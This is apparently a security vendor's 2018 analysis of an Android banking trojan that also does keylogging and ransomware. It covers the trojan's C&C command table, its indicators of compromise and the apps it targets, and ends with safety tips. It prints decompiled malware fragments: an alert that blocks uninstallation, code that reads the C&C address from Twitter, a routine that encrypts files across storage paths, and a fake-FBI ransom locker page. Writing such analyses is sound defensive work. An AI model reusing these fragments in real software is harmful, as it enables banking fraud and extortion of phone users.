Android malware that combines a Banking Trojan, Keylogger, and Ransomware in one package - Home

By Gajanan Khond

Published: 2018-08-17 · Archived: 2026-04-02 11:44:54 UTC

This malware has all basic functionalities of the Android banker along with additional features like call forwarding, sound recording, keylogging and ransomware activities. It has the ability to launch user's browser with URL received from the C&C server.

It repeatedly opens the accessibility setting page until the user switches ON the 'AccessibilityService'. The AccessibilityService allowing the Trojan to enable and abuse any required permission without user concern.



Fig.1 Malicious app icon and accessibility setting page opened by malware

Overlays on targeted Apps

After launching one of the targeted application, the Trojan displays an overlay phishing login form of confidential information over its window where it asks the user to enter a username, password, and other sensitive data.

Following are some overlays displayed by Trojan :



Fig.2 Overlay on banking Apps



Fig.3 Overlay on Play store and zebpay

Commands and respective features are shown in below table

The malware performs activity according to commands received from the C&C server. Following list shows the commands used by the malware-

Commands	**Meaning**
Send_GO_SMS	Send SMS from the infected device
nymBePsG0	Upload all numbers from the phone book to C&C server
GetSWSGO	Upload all SMS to C&C server
telbookgotext	Send the SMS to all numbers saved in the infected device
getapps	Upload the list of all installed applications

ALERT	Show alert whose contents are specified in the command
PUSH	show notification whose contents are specified in the command
startAutoPush	Show notification whose contents are set in the Trojan’s code
ussd	Calls a USSD number from the infected device
sockshost	Start Server Socket
stopsocks5	Stop Server Socket
recordsound	Start record sound
replaceurl	Replace URL Panel
startapplication	Start application specified in the commands
killBot	Clear the C&C server address
getkeylogger	Upload keystrokes logs on the server
startrat	Start Remote Administration Tool
startforward	Start call forwarding to the number specified in the commands
stopforward	Stop call forwarding
openbrowser	Open URL in the browser
openactivity	Open URL in WebView
cryptokey	Encrypts all files
decryptokey	Decrypts all files

Technical analysis

The main APK file is highly obfuscated and all strings are encrypted. It also contains the extra junk code to make it difficult for reverse engineering. The main APK contains ‘image/files’ encrypted file. The ‘image/files’ file is decrypted at runtime and drops another file ‘app_files\driqoy.jar’. Further malicious activities are performed by that file.



Fig.4 The main APK file code

Fake alert to disable Google Play protect service

It checks whether a user's Google Play protection service is ON or OFF. If it is ON then it displays the fake alert to disable it with the message"The system does not work correctly, disable Google Play Protect!"



Fig.5 Fake alert to disable google play protect service

Prevent from uninstalling the malicious App

If user goes to uninstall the application from the setting then malware shows the alert with "System Error 495" message.

```
    }
} else if (stringExtra.contains("blockDelete")) {
    Builder builder = new Builder(this);
    builder.setTitle("Sorry!").setMessage("System Error 495").setIcon(R.drawable.im).setCancelable(false).setNegativeButton("OK", new C00631(this));
    try {
```

Fig.6 Fake alert code



Fig.7 The fake alert when user tries to uninstall

Used Twitter for malicious purpose

The malware author uses the Twitter to get C&C server address. The malware takes the encrypted server address from the specified Twitter account that starts with <zero> and ends with </zero>.

Twitter accounts used in this malware are “hxxps://twitter.com/KeremTu81270252” and “hxxps://twitter.com/JackCorne”.

```
protected String m253a(Void... voidArr) {
    try {
        this.f368d.f373a.getClass();
        this.f365a = (HttpURLConnection) new URL("https://twitter.com/JackCorne").openConnection();
        this.f365a.setRequestMethod("GET");
        this.f365a.connect();
        InputStream inputStream = this.f365a.getInputStream();
        StringBuffer stringBuffer = new StringBuffer();
        this.f366b = new BufferedReader(new InputStreamReader(inputStream));
        while (true) {
            String readLine = this.f366b.readLine();
            if (readLine == null) {
                break;
            }
            stringBuffer.append(readLine);
        }
        this.f367c = stringBuffer.toString().replace(" ", "");
        this.f367c = this.f368d.m266a(this.f367c, "&lt;zero&gt;", "&lt;/zero&gt;");
        this.f367c = this.f368d.m287d(this.f367c);
    } catch (Exception e) {
        e.printStackTrace();
    }
    return this.f367c;
}
```

Fig.8 Code to take server address from twitter



Fig.9 Tweet on the specified account

It Encrypts and Decrypts the files

Whenever the client receives a command “cryptokey” from the server, it encrypts all the files. All the encrypted files are renamed with the extension “.AnubisCrypt”. It deletes all the original files whereas when the client receives a command “decryptokey” from the server, it decrypts all files.

```
protected void onHandleIntent(Intent intent) {
    try {
        this.f413b = this.f412a.m337d(this, "status");
        this.f414c = this.f412a.m337d(this, "key");
        File file = new File("/mnt");
        File file2 = new File("/mount");
        File file3 = new File("/sdcard");
        File file4 = new File("/storage");
        File file5 = new File("/Removable");
        this.f412a.m322a("Cryptolocker", "1");
        m289a(Environment.getExternalStorageDirectory());
        this.f412a.m322a("Cryptolocker", "2");
        m289a(file);
        this.f412a.m322a("Cryptolocker", "3");
        m289a(file2);
        this.f412a.m322a("Cryptolocker", "4");
        m289a(file3);
        this.f412a.m322a("Cryptolocker", "5");
        m289a(file4);
        this.f412a.m322a("Cryptolocker", "6");
        m289a(file5);
        this.f412a.m322a("Cryptolocker", "END");
        if (this.f413b.equals("crypt")) {
            this.f412a.m325b(this, "4", "p=" + this.f412a.m332c(this.f412a.m352p(this) + "|The Cryptor is activated, the file system is encrypted by key: " + this.f414c + "|"));
            this.f412a.m339d(this, "cryptfile", "true");
        } else if (this.f413b.equals("decrypt")) {
            this.f412a.m325b(this, "4", "p=" + this.f412a.m332c(this.f412a.m352p(this) + "|File System is Decrypted!|"));
            this.f412a.m339d(this, "cryptfile", "false");
        }
        this.f412a.m339d(this, "status", "");
        this.f412a.m339d(this, "key", "");
    } catch (Exception e) {
```

Fig.10 Code for files Encryption and Decryption

After it encrypts all the files it shows the ransom screen. It blocks the screen of the device by Window WebView, which shows the content received from the server. Below Fig. shows the htmllocker code which is received from the server.

```
<string name="htmllocker">&lt;html&gt;&lt;body style='background:#000'&gt;&lt;center&gt;
&lt;div style='height: 200px;overflow:hidden;width:100%;'&gt;&lt;img style='height: 200px;margin:0 auto;' src='
&lt;h1 style='color:#fff'&gt;FBI WARNING&lt;/h1&gt;
&lt;h3 style='color:#fff'&gt;To view the child porn the phone is locked and all files are encrypted,
your data will be transferred to the FBI you have to pay a fine! After paying a fine your phone will be unlocked and decrypted!&lt;h3&gt;&lt;/br&gt;
&lt;h3 style='color:#fff'&gt;amount: &lt;amount&gt;&lt;/h3&gt;
&lt;h4 style='color:#fff'&gt;bitcoin: &lt;bitcoin&gt;&lt;/h4&gt;&lt;/br&gt;
&lt;/center&gt;&lt;/body&gt;&lt;/html&gt;</string>
```

Fig.11 HTML locker code

Quick Heal detection

Quick Heal successfully detects this Android Trojan as **Android.Banker.L**

Indicator of compromise

App Name: *sistemguncelle*
Package name: *com.qvgstiwjsndr.jktqnsyc*
MD5: b0ff12e875d1c32bd05dde6bb34e9805
Size: 344 *KB*

App Name: *Adobe Flash Player*
Package name: *com.fzuhnorsz.xgvmhdztawmg*
MD5: *bc53a5857b1e29bef175d64fbec0c186*
Size: 383 *KB*

Targeted Apps

com.csam.icici.bank.imobile

com.snapwork.hdfc

hdfcbank.hdfcquickbank

com.sbi.SBIFreedomPlus

com.axis.mobile

org.bom.bank

com.idbi.mpassbook

com.amazon.mShop.android.shopping

com.paypal.android.p2pmobile

com.mobikwik_new

com.ebay.mobile

zebpay.Application

pl.ideabank.mobilebanking

wos.com.zebpay

at.easybank.mbanking

at.bawag.mbanking

com.idbibank.abhay_card

src.com.idbi

com.citibank.mobile.au

com.citibank.mobile.uk

ru.sberbank.mobileoffice

com.grppl.android.shell.BOS

ru.sberbank.spasibo

com.bitcoin.ss.zebpayindia

com.comarch.security.mobilebanking

pl.pkobp.ipkobiznes

com.coins.ful.bit

com.bbva.bbvacontigo

com.quickmobile.anzirevents15

com.bankinter.launcher

com.scotiabank.mobile

pl.ing.mojeing

com.portfolio.coinbase_tracker

com.oxigen.oxigenwallet

finansbank.enpara.sirketim

au.com.ingdirect.android

com.fusion.ATMLocator

de.comdirect.android

de.fiducia.smartphone.android.banking.vr

com.usbank.mobilebanking

com.phyder.engage

pl.allegro

com.isis_papyrus.raiffeisen_pay_eyewdg

com.vakifbank.mobile

com.empik.empikapp

com.crypter.cryptocyrrency

es.bancosantander.apps

com.localbitcoins.exchange

com.garanti.cepbank

com.commbank.netbank

com.cibc.android.mobi

ccom.tmob.denizbank

tr.com.sekerbilisim.mbank

com.barclays.android.barclaysmobilebanking

com.thunkable.android.santoshmehta364.UNOCOIN_LIVE

com.rbs.mobile.investisir

info.blockchain.merchant

com.coins.bit.local

pl.millennium.corpApp

com.yinzcam.facilities.verizon

org.banksa.bank

it.volksbank.android

com.ziraat.ziraatmobil

pl.bph

me.doubledutch.hvdnz.cbnationalconference2016

wit.android.bcpBankingApp.millenniumPL

com.imb.banking2

com.unionbank.ecommerce.mobile.commercial.legacy

eu.eleader.mobilebanking.pekao

com.dbs.hk.dbsmbanking

ru.alfabank.oavdo.amc

nz.co.bnz.droidbanking

com.kutxabank.android

com.clairmail.fth

may.maybank.android

jp.co.aeonbank.android.passbook

eu.inmite.prj.kb.mobilbank

cz.sberbankcz

fr.banquepopulaire.cyberplus

pl.mbank

com.idamob.tinkoff.android

pl.fmbank.smart

com.scb.breezebanking.hk

pl.ceneo

pl.bzwbk.ibiznes24

eu.newfrontier.iBanking.mobile.Halk.Retail

com.bankofamerica.cashpromobile

com.magiclick.odeabank

com.akbank.android.apps.akbank_direkt_tablet_20

hr.asseco.android.jimba.mUCI.ro

at.psa.app.bawag

com.starfinanz.smob.android.sfinanzstatus

com.cleverlance.csas.servis24

com.DijitalSahne.EnYakinHalkbank

com.bawagpsk.securityapp

in.co.bankofbaroda.mpassbook

com.ifs.banking.fiid4202

com.usaa.mobile.android.usaa

au.com.mebank.banking

nz.co.anz.android.mobilebanking

com.citi.citimobile

fr.lcl.android.customerarea

com.rbs.mobile.android.natwest

ru.sberbank.sberbankir

com.akbank.android.apps.akbank_direkt_tablet

hk.com.hsbc.hsbchkmobilebanking

com.pozitron.vakifbank

it.secservizi.mobile.atime.bpaa

ru.alfabank.mobile.android

de.schildbach.wallet

jp.co.rakuten_bank.rakutenbank

com.htsu.hsbcpersonalbanking

pl.orange.mojeorange

com.garanti.cepsubesi

com.anz.android

com.bmo.mobile

com.matriksmobile.android.ziraatTrader

com.magiclick.FinansPOS

sk.sporoapps.accounts

ru.bm.mbm

pl.bzwbk.bzwbk24

com.tmob.tabletdeniz

pl.bzwbk.mobile.tab.bzwbk24

com.grppl.android.shell.CMBlloydsTSB73

com.matriksdata.finansyatirim

at.spardat.netbanking

ru.alfabank.sense

com.ing.diba.mbbr2

com.blockfolio.blockfolio

at.easybank.securityapp

com.getingroup.mobilebanking

com.ideomobile.hapoalim

com.moneybookers.skrillpayments.neteller

com.bbva.netcash

com.coin.profit

com.db.mm.deutschebank

jp.co.netbk

com.mtel.androidbea

com.caisseepargne.android.mobilebanking

fr.axa.monaxa

fr.laposte.lapostetablet

com.bankaustria.android.olb

com.cba.android.netbank

com.binance.odapplications

com.anzspot.mobile

org.westpac.banknz.co.westpac

com.cm_prod.epasal

jp.mufg.bk.applisp.app

com.akbank.android.apps.akbank_direkt

com.empik.empikfoto

sk.sporoapps.skener

com.rbc.mobile.android

com.tecnocom.cajalaboral

ru.vtb24.mobilebanking.android

au.com.bankwest.mobile

nz.co.kiwibank.mobile

cz.airbank.android

com.grppl.android.shell.halifax

com.fragment.akbank

jp.co.smbc.direct

com.pozitron.albarakaturk

com.barclays.ke.mobile.android.ui

ro.btrl.mobile

com.kuveytturk.mobil

com.edsoftapps.mycoinsvalue

ru.sberbankmobile

com.moneybookers.skrillpayments

com.bssys.VTBClient

com.rbs.mobile.android.natwestoffshore

pl.com.rossmann.centauros

au.com.suncorp.SuncorpBank

com.cm_prod.bad

fr.creditagricole.androidapp

com.jackpf.blockchainsearch

com.ykb.android

com.finanteq.finance.ca

com.rbs.mobile.android.rbs

de.postbank.finanzassistent

com.binance.dev

eu.eleader.mobilebanking.raiffeisen

pl.pkobp.iko

com.btcturk

com.rbs.mobile.android.rbsbandc

com.pozitron.iscep

com.localbitcoinsmbapp

com.ing.mobile

com.ziraat.ziraattablet

com.bankia.wallet

com.anz.SingaporeDigitalBanking

com.crowdcompass.appSQ0QACAcYJ

de.fiducia.smartphone.android.securego.vr

pl.bps.bankowoscmobilna

com.anz.android.gomoney

at.easybank.tablet

pl.bosbank.mobile

com.ykb.android.mobilonay

mobi.societegenerale.mobile.lappli

nz.co.westpac

es.cm.android.tablet

com.boursorama.android.clients

finansbank.enpara

com.wf.wellsfargomobile.tablet

com.teb

com.garantibank.cepsubesiro

com.unocoin.unocoinwallet

com.arubanetworks.atmanz

at.volksbank.volksbankmobile

com.starfinanz.mobile.android.pushtan

com.rsi

com.konylabs.capitalone

com.amazon.windowshop

de.commerzbanking.mobil

es.lacaixa.mobile.android.newwapicon

com.unionbank.ecommerce.mobile.android

com.aff.otpdirekt

ru.tcsbank.c2c

com.orangefinanse

uk.co.bankofscotland.businessbank

org.stgeorge.bank

com.finansbank.mobile.cepsube

piuk.blockchain.android

fr.laposte.lapostemobile

ru.mw

com.infrasofttech.indianBank

de.dkb.portalapp

com.matriksdata.ziraatyatirim.pad

io.getdelta.android

mobile.santander.de

com.bbva.bbvawallet

com.cm_prod.nosactus

alior.bankingapp.android

com.fi6122.godough

com.wellsFargo.ceomobile

com.ykb.androidtablet

com.vakifbank.mobilel

com.entersekt.authapp.sparkasse

com.rbs.mobile.android.natwestbandc

com.td

com.kryptokit.jaxx

com.bankofqueensland.boq

tr.com.tradesoft.tradingsystem.gtpmobile.halk

com.mobillium.papara

com.vipera.ts.starter.QNB

com.orangefinansek

com.monitise.isbankmoscow

au.com.newcastlepermanent

com.tmobtech.halkbank

com.snapwork.IDBI

cz.csob.smartbanking

com.coinbase.android

es.cm.android

org.westpac.bank

com.MobileTreeApp

au.com.nab.mobile

au.com.cua.mb

com.yurtdisi.iscep

es.bancopopular.nbmpopular

com.rbs.mobile.android.ubr

com.garantiyatirim.fx

com.vtb.mobilebank

com.bendigobank.mobile

com.softtech.isbankasi

com.thunkable.android.manirana54.LocalBitCoins

de.consorsbank

pl.aliorbank.aib

com.palatine.android.mobilebanking.prod

es.evobanco.bancamovil

ru.tinkoff.sme

com.comarch.mobile.banking.bgzbnpparibas.biznes

com.de.dkb.portalapp

com.advantage.RaiffeisenBank

com.tmob.denizbank

com.thunkable.android.manirana54.LocalBitCoins_unblock

com.FubonMobileClient

eu.eleader.mobilebanking.pekao.firm

com.mal.saul.coinmarketcap

ru.tinkoff.goabroad

ru.alfadirect.app

com.SifrebazCep

com.sovereign.santander

com.infonow.bofa

com.softtech.iscek

uk.co.santander.businessUK.bb

eu.eleader.mobilebanking.invest

net.bnpparibas.mescomptes

com.akbank.softotp

com.redrockdigimark

com.unocoin.unocoinmerchantPoS

com.hangseng.rbmobile

MyING.be

com.cm_prod_tablet.bad

com.bssys.vtb.mobileclient

ru.tinkoff.mgp

com.ykb.avm

pl.ipko.mobile

jp.co.sevenbank.AppPassbook

com.jamalabbasii1998.localbitcoin

at.spardat.bcrmobile

com.veripark.ykbaz

uk.co.santander.santanderUK

com.wf.wellsfargomobile

ru.sberbank_sbbol

com.starfinanz.smob.android.sfinanzstatus.tablet

com.chase.sig.android

nz.co.asb.asbmobile

biz.mobinex.android.apps.cep_sifrematik

com.tnx.apps.coinportfolio

com.santander.app

by.st.alfa

com.starfinanz.smob.android.sbanking

com.suntrust.mobilebanking

Conclusion

For Android version 7 and 8, previously used overlay techniques were rendered inaccessible, but malware authors find a new way to use overlays in their banking malware. The implementation of the overlay attack abuses the Usage Access permission in order to run on all versions of the Android operating system including the latest Android 7 and 8.

Tips to stay safe from Android Trojans

- Avoid downloading apps from third-party app stores or links provided in SMSsor emails.
- Always keep ‘Unknown Sources’ disabled. Enabling this option allows installation of apps from unknown sources.
- Most importantly, verify app permissions before installing any app even from official stores such as Google Play.
- Install a reliable mobile security app that can detect and block fake and malicious apps before they can infect your device.
- Always keep your device OS and mobile security app up-to-date.
